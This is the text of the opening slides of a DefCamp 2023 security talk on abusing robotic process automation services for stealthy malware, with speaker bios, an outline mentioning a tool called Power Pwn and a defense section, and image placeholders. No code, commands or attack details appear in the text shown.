

Wolves in Windows Clothing: Weaponizing Trusted Services for Stealthy Malware



Author: Michael Bargury  @mbrg0
Presenter: Inbar Raz  @inbarraz
DefCamp 2023

whoami

- VP of Research @ Zenity
- Hacker of Things
- Retrocomputing collector and restorer
- Defcon, BSides, VB, SAS, CCC, CARO, and more
- Hiring top researchers, engs & pms!



@inbarraz



whoishe

- CTO and Co-founder @ Zenity
- OWASP LCNC Top 10 project lead
- Dark Reading columnist
- Defcon, BSides, RSAC, OWASP
- Hiring top researchers, engs & pms!



@mbrg0



github.com/mbrg



darkreading.com/author/michael-bargury



Outline

- Malware Ops motivation
- What is RPA?
- RPA technical deep dive
- Abusing RPA: RCE as a Service
- Introducing Power Pwn
- Defense: 4 things to do when you get home

Initial access to full operation

So you want to build a malware op

not so

A long time ago in a galaxy far,
far away....

not so

You're in. Well done!

Initial access




Victim




Hacker


Welcome to the real world




Welcome to the real world




Welcome to the real world



